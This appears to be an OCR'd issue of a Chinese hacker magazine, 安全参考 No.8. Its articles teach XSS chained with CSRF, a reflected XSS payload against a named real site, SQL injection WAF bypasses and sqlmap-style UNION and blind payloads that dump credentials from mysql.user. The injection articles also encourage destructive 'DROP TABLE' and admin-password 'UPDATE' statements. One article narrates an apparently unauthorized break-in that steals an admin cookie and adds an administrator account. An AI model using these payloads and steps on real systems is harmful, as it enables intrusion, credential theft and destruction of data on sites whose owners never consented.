
NO.8
网络攻防权威指南
安全参考
www.Hackcto.Com

主办单位

《安全参考》杂志编辑部

协办单位

（按合作时间先后顺序排列）

法客论坛	team.f4ck.net
习科信息技术团队	blackbap.org
网络安全攻防实验室	www.91ri.org
C0dePlay Team	www.c0deplay.com
NEURON 团队	www.ngsst.com

编辑部成员名单

总 监 制 杨凡

总 编 辑 xfkxfk

主　　编 DM_

终审编辑 left

责任编辑

Slient　桔子　仙人掌　游风

特约编辑

Uing07　梧桐雨　Yaseng　Akast

封面设计 独奏

关于杂志

杂志编号：HACKCTO-201308-8
官方网站：www.hackcto.com
官方微博：http://t.qq.com/hackcto
投稿邮箱：fan@hackcto.com
读者反馈：xfkxfk@f4ck.net
出版日期：每月 15 日
定　　价：20 元

广告业务

广告助理：杨凡
联系 QQ：673116767
联系邮箱：fan@hackcto.com

邮购订阅

实体发行助理：杨凡
联 系 Q　Q ：673116767
联 系 邮 箱 ：fan@hackcto.com

团队合作/发行合作

总 编 辑：xfkxfk
联系 QQ：2303214337
联系邮箱：xfkxfk@f4ck.net

主编/编辑招聘

总 编 辑：xfkxfk
联系 QQ：2303214337
联系邮箱：xfkxfk@f4ck.net

梦想团队招聘——拒绝继续旁观

团队的力量无可取代，梦想的力量无可匹敌。

很多人都知道团队很重要，但实际上他们中的多数人并不知道团队为何重要。
很多人做事都说为了梦想，但实际上他们中的多数人并不知道自己的梦想是什么。

团队是什么？团队就是一种让你觉得归属就在这里的东西。
梦想是什么？梦想就是一种让你感到坚持就是幸福的东西。

团队精神是什么？团队精神，就是一种当外人说团队不好的时候你能无需考虑的站出来反驳的东西。
执行力是什么？执行力，就是一种能无需外力督促就把事情做好的东西。
态度是什么？态度，就是一种让你觉得不做到更好就不肯罢休的东西。

很多人，没有团队精神。
很多人，没有执行力。
很多人，没有态度。

这样的人不是团队需要的。
这样的人只配做旁观者。

如果你觉得你可以，那么请继续往下看。

==========

《安全参考》编辑部编辑

主要工作：
1、负责稿件排版校对

要求：
1、团队精神、执行力、态度，缺一不可
==========

联系方式：
邮箱：xfkxfk@f4ck.net
Q　Q：2303214337

安全参考 - HACKCTO

目　录

第一章 前端技术

第 1 节 关于那些只能跨自己的 XSS

作者：haxsscker
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

渗透测试的时候，我们常常遇到非常鸡肋的 XSS，因为这些能 X 的位置，只有自己能看到例如个人信息这种东西，往往大部分都只有自己看，别人不会经常看到
这类鸡肋的 XSS 看似只能跨跨自己玩玩，其实有一部分还是可以进行利用的，随便找个还没有补的 XSS 试试，例如下面这个。危害从何而来？我们看下提交的数据包，如图 1-1-1：



图 1-1-1

没有验证码，扔到 repeater，随意修改下，OK，提交成功，如图 1-1-2：



图 1-1-2

写到这里，机油们应该知道该怎么做了，是的，CSRF
我们去别的站点创建一个 CSRF 页面，如图 1-1-3。
测试成功，如图 1-1-4。
这里只是做个演示，其实 51JOB 并没有这么容易通过 CSRF 进行 XSS，因为涉及到一个简历 ID 的问题，当然，这也是因为这个简历是别人能看到的，如果是个人信息，或者个性签名之类的位置，往往不会有单独的 ID，而只跟 COOKIE 内存储的数据有关系，这时候，就可以用上诉方法利用 CSRF 构造 XSS 了。
利用想法简述：
通过发送构造好 CSRF 的页面给目标 ID，可以邮件或者 QQ，对方点击时，触发 CSRF（对方登陆了目标站点），通过 CSRF 写入 XSS，当对方查看某些只有自己才能看到的，存在可 X 漏洞的信息的时候，就会触发 XSS。

图 1-1-3



图 1-1-4

（全文完）责任编辑：游风

第 2 节　反射 XSS 在手机上的危害

作者：ch3rry
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

其实很多公司、厂商及其他 XXOO 的都不太注重 XSS 的安全，特别是反射型。。理由是：%*(&$@)%(%)反正就是没危害怎么滴？
好吧，让我来谈谈反射 XSS 的一个“危害”吧~~（仅供手机测试）

大家都知道，手机网页有些链接，一点击就会自动弹出短信或者拨号程序~这是怎么实现的呢？我们来看一看代码

```
<a href="wtai://wp/mc;110">拨打 110 电话测试</a>
<a href="wtai://wp/ap;110;">将 110 存入电话簿(米 2 未成功)</a>
<a href="sms:110?body=Welcome to Sm4ll.org">发送短信</a>
```

大家可以看到，这些都是很简单的代码 但是简单，如果被不法利用~~So 我们构造一个简单的反射 xss 链接

（用 uc 的反射 xss 做测试）

```
http://feedback.uc.cn/self_service/wap/searchfaq?instance=client&keywords=<script>
location.href='sms:110?body=Sm4ll.org!';</script>& node=searchfaq&button=搜索
```

嗯~如果把这个链接发给手机登陆 QQ 的好友，他们打开后，会有神马反应呢？

不出意外，会弹出拨号界面，并显示预定的号码，或者会弹出一个已经预编辑好的短信~只差用户的一个拨打或发送了！

是不是觉得危害还不够大？好~我们再谈一个。。

喜欢玩手机的应该都懂一些“代码”，比如*#06#会显示出国际识别码之类的~

所以..如果把链接引向这类的代码，会怎样？

经过我的测试，是失败的..可能是个人能力原因，绕不过#号是怎么转到拨号界面的！如果各位有了解的，不妨留个言一起讨论！

（全文完）责任编辑：游风

第二章 SQL 注入

第 1 节　SQL 注入中基础的几个问题及解决方法

作者：bystander

来自：法客论坛 - F4ckTeam

网址：http://team.f4ck.net

以 php 为例

引发 SQL 注入失败最主要的原因是什么

主要就是 WAF 和手工保护代码，WAF 用于拦截恶意代码，但是 WAF 很好绕过，规则是死的，人是活的。WAF 部署在服务器端，根据预先定义的规则对 http 请求进行过滤，继而拦截一些通用的必然 xss 和 sql 攻击。

Order by 语句被拦截？

这个情况很少发生，，但是有时候 WAF 由于某些原因会拦截，不过，我们可以绕过，方法很简单，用 Group by 就可以了。因为不再 WAF 的规则列表里

比如下面这样提示 403 forbidden

```
http://site.com/gallery?id=1 order by 100--
```

可以尝试一下 group by

```
http://site.com/gallery?id=1 group by 100-- 成功
```

但是，有可能这个还会被拦截。所以我们使用一条流传不那么广泛的一个语句。那就是

(主查询语句)=(select 1)

```
http://example.org/news.php?id=8 and (select * from admins)=(select 1)
```

可能会返回一个错误，类似 Operand should contain 5 column(s).
这样我们就知道有 5 列了。
然后 union select 就懂了。。

```
http://site.com/news.php?id=-8 union select 1,2,3,4,5--
```

order by 10000 了仍然没有报错？

这里讲一下有时候 order by 可以用，但是到 10000 了还是不报错，与上一节不同的是，上一节是请求被 WAF 拦截，这里呢，则是因为注入语句有点不同，当我第一次遇到的时候，我天真的以为数据库表里真的有 10000 列。答案很简单，order by 1000000 还是不报错，是因为我们的注入语句没有运行。

```
http://site.com/news.php?id=9 order by 10000000000--  不报错
```

我们稍微改变一下 url，在 id 后面加一个单引号，并且在最后加一个加号。

```
http://site.com/news.php?id=9' order by 10000000--+  报错
```

然后开始使用 union 查询就行了，方法一样。

```
http://site.com/news.php?id=-9' union select 1,2,3,4,5,6,7,8--+
```

从其他数据库里获取数据

有时候我们注入成功了，但是读出来的表都是些新闻啊，相册啊，文章啊，之类的，我们要找的可是管理，登录表啊。这时候我们就需要看一下是不是还有其他的数据库。
首先获取所有的数据库名：

```
http://site.com/news.php?id=9 union select 1,2,group_concat(schema_name),4  from information_schema.schemata
```

然后获得指定数据库的表：

```
http://site.com/news.php?id=9 union select 1,2,group_concat(table_name),4 from information_schema.tables where table_schema=(这里填写数据库 hex编码)
```

然后获取所有列：

```
http://site.com/news.php?id=9 union select 1,2,group_concat(column_name),4  from information_schema.tables where table_schema=(这里填写数据库 hex编码)  and table_name=(这里填写表名的 hex编码)
```

通过 SQL 注入可以修改数据库里的信息吗？

SQL 可以查询，更新，插入信息，所以，查询信息只是其中的一个功能，有时候无法破解管理员帐号的 MD5 值。那么为什么不自己加一个呢.. insert 插入语句就可以，如果找不到后台，邪恶一点，干脆直接 drop 掉整个表，这样，管理员也登陆不上了。网站也坏了。还可以通过 update 更新语句来修改管理员密码，

```
http://site.com/news.php?id=1
```

假设这里存在注入。
我们通过 union 获取了一些表名，比如有个 news，那么我们通过下面这个语句删除 news 表。

```
http://site.com/news.php?id=1;DROP TABLE news
```

然后网站所有的新闻内容就没了，如果要该更改管理员密码，那么这样：

```
http://site.com/news.php?id=1;UPDATE 'admin_login' SET 'password'='你自己的 md5' WHERE login_name='admin'--
```

（全文完）责任编辑：游风

第 2 节　配合 sqlmap 与实例的高级注入总结

作者：gannicus
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.net

放假第一天，本应该好好放松一下，可是还是想着把文章写完先。。。
这次的主题是高级注入，坛子里也讲到了一些，不过本文旨在给大家一个更深刻的概念和全面的理解，下面看看我自己列的一个表

分类标准	分类	备注
按字段类型	整型注入，字符型注入	
按出现的位置	get 注入，post 注入，cookie 注入，http header 注入	

然而高级注入是这样的

高级注入分类	条件
error-based sql	数据库的错误回显可以返回，存在数据库，表结构
union-based sql	能够使用 union，存在数据库，表结构
blind sql 存在注入	

我们暂且不考虑 waf 等的影响，只从原理上学习。通过上面我们不难发现，三种高级注入选择的顺序应该是 eub（第一个字母，后面为了方便我都这样表示了），实际上，e 是不需要知道字段数的，u 需要知道字段数，e 之所以在前我觉得主要是因为这个，因为在其他方面它们没有本质的区别，它们都需要知道数据库以及表的结构，这样才能构造出相应的语句，当然，能 e 一般能 u（没过滤 union 等），反过来却很不一定，因为一般会有自定义的错误提醒。如果没有结构，那么就回到了最悲剧，最麻烦的 b 了，猜。。。当然可能没有结果，但是如果只是不能使用 u，有结构，b 还是能出结果的，只是苦逼点而已。。。
好了，说了这么多，该上神器 sqlmap 了，最近坛子里貌似很火
附件分别以 mysql 和 mssql 为例子，提醒：sqlmap 中使用-v 3 可以查看每个请求的 payload。
这里用 mysql 说明
e 注入坛子里很多了，请看附件：
http://pan.baidu.com/share/link?shareid=2203651853&uk=103985760
http://pan.baidu.com/share/link?shareid=2205108311&uk=103985760
u 注入其实也很多了，这里就大概帖上一些重要语句吧，附件上结合例子都有的
获取当前数据库用户名

```
UNION ALL SELECT NULL, NULL, NULL, NULL, NULL, CONCAT(0x3a7075713a,IFNULL(C
AST(CURRENT_USER() AS CHAR),0x20),0x3a6864623a), NULL, NULL, NULL, NULL, NULL, NULL,
NULL, NULL, NULL, NULL#
```

注意 concat 那里不是必须的，只是 sqlmap 为了自动攫取出数据加上的特征，下面语句类似，涉及基础性的知识，基友们自己去补吧。
获取数据库名

```
UNION ALL SELECT NULL, NULL, NULL, NULL, NULL, CONCAT(0x3a7075713a,IFNULL(C
AST(DATABASE() AS CHAR),0x20),0x3a6864623a), NULL, NULL, NULL, NULL, NULL, NULL, NULL,
NULL, NULL, NULL#
```

获取所有用户名

```
UNION ALL SELECT NULL, NULL, NULL, NULL, NULL, CONCAT(0x3a7075713a,IFNULL(C
AST(grantee AS CHAR),0x20),0x3a6864623a), NULL, NULL, NULL, NULL, NULL, NULL, NULL,
```

```
NULL, NULL FROM INFORMATION_SCHEMA.USER_PRIVILEGES#
```

查看当前用户权限

```
UNION ALL SELECT NULL, NULL, NULL, NULL, NULL, CONCAT(0x3a7075713a,IFNULL(C
AST(grantee AS CHAR),0x20),0x697461626a6e,IFNULL(CAST(privilege_type AS
CHAR),0x20),0x3a6864623a), NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL
FROM INFORMATION_SCHEMA.USER_PRIVILEGES#
```

尝试获取密码，当然需要有能读 mysql 数据库的权限

```
UNION ALL SELECT NULL, NULL, NULL, NULL, NULL, CONCAT(0x3a7075713a,IFNULL(C
AST(user AS CHAR),0x20),0x697461626a6e,IFNULL(CAST(password AS CHAR),0x20),0x3a6864623a),
NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL FROM mysql.user#
```

获取表名，limit 什么的自己搞啦

```
UNION ALL SELECT NULL, NULL, NULL, NULL, NULL, CONCAT(0x3a7075713a,IFNULL(C
AST(table_name AS CHAR),0x20),0x3a6864623a), NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL,
NULL, NULL FROM INFORMATION_SCHEMA.TABLES WHERE table_schema =
0x7061727474696d655f6a6f62#
```

获取字段名及其类型

```
UNION ALL SELECT NULL, NULL, NULL, NULL, NULL, CONCAT(0x3a7075713a,IFNULL(C
AST(column_name AS CHAR),0x20),0x697461626a6e,IFNULL(CAST(column_type AS
CHAR),0x20),0x3a6864623a),NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULL FROM
INFORMATION_SCHEMA.COLUMNS WHERE table_name=0x61646d696e5f7461626c65 AND
table_schema=0x7061727474696d655f6a6f62 AND (column_name=0x6164
6d696e6e616d65 OR column_name=0x70617373776f7264)#
```

b 注入，呵呵，除了当前用户，数据库，版本可以出来，而如果不能 u，但存在数据的结构表，还是能苦逼出来，否则猜也不一定能猜到表和字段，内容自然也出不来，苦 access 啊。。。

如：

获取当前用户名

```
AND ORD(MID((IFNULL(CAST(CURRENT_USER() AS CHAR),0x20)),1,1)) > 116
```

获取当前数据库

```
AND ORD(MID((IFNULL(CAST(DATABASE() AS CHAR),0x20)),6,1)) > 106
```

获取表名

```
AND ORD(MID((SELECT IFNULL(CAST(COUNT(table_name) AS CHAR),0x20) FROM INFOR
MATION_SCHEMA.TABLES WHERE table_schema=0x7061727474696d655f6a6f62),1,1)) > 51
```

获取字段名及其类型和爆内容就不说了，改改上面的就可以了。

回到最苦逼的情况，无结构的，mysql 版本<5.0，现在不多见了吧，还是看看语句。

爆表

```
AND EXISTS(select * from table)
```

爆字段

```
AND EXISTS(select pwd from table)
```

盲注的变化就比较多了，由于篇幅，只是举个例子而已。

本来想把 mssql 和 access 都写上的，不过编辑得太累了，有时间再写吧，其实原理都差不多，今天就洗洗睡了吧。

附件分别是 myql 和 mssql 利用 sqlmap 注入的具体例子，可以看看。此外如果此文使你对 sql 的理解和利用有所帮助，或者以上有什么错误，别忘回帖交流啦，如图 2-2-1 与图 2-2-2：

图 2-2-1

图 2-2-2

附件 adv_sql.zip：http://pan.baidu.com/share/link?shareid=3392405682&uk=103985760

（全文完）责任编辑：游风

第三章 常规渗透

第 1 节 一次 xss 后两种方法后台过 fck2.6.4.1 拿 shell

作者：Isoftlove

来自：法客论坛-F4ckTeam

网址：http://team.f4ck.net/

目标站为 www.xx.com。检测出有注入，不过字段射不出来 后台也找不到，于是想到 XSS 在网站里面注册一个用户 然后在提意见的地方插入 xss 代码。

今天看到了一个发现，如图 3-1-1：



图 3-1-1

也发现后台了 http://www.xx.com.cn/xxadmin/

打开跳转到 http://www.xx.com.cn/xxadmin/index.asp，如图 3-1-2：



图　3-1-2

这里有一个小插曲 由于当时在 XSS 里面拿到后台链接时直接就在浏览器里面打开 一打开就直接跳转到 http://www.xx.com.cn/xxadmin/index.asp 由于太粗心没有看到那个后台地址后面还有一个 technology.asp? 什么的我还以为只是 login.asp 之类 没有细看 所以有了下面的东西。以前修改 cookies 一般只要 login.asp 打开然后修改下 cookies 然后把 login.asp 改成 index.asp 就可以，可是这次不行本来就是 index.asp 而且试了 meum.asp left.asp main.asp 都不行各种搜索都没有找到后台 asp 文件。看了下是 IIS6.0 的于是想到用上次那个 IIS 短文件名利用工具于是输入如下代码：

```
java scanner 2 20 %1 http://www.xx.com.cn/xxadmin/
```

得到，如图 3-1-3、3-1-4。



图 3-1-3

图 3-1-4

图 3-1-5

其它不容易猜，起码可以看到，如图 3-1-5。

应该是 adminmain.asp 的测试没错成功，如图 3-1-6、3-1-7：



图　3-1-6



图　3-1-7

PS：当时太粗心了　不然直接用这个就可以，如图 3-1-8、3-1-9：

图　3-1-8

图　3-1-9

后来发现只要用这个就可以 白找这么久，不过在火狐上测试发现 cookies 只能持续一下你再点上面其它东西都会直接跳转到登录界面，如图 3-1-10：



图　3-1-10

这样也不行，如图 3-1-11：



图　3-1-11

于是弄到阿 D 里面成功 可以随便点击，如图 3-1-12：



图　3-1-12

加个管理员再说，如图 3-1-13：

图　3-1-13

把权限都勾选上，如图 3-1-14：

图　3-1-14

Ps：下为编辑界面图一张，如图 3-1-15：

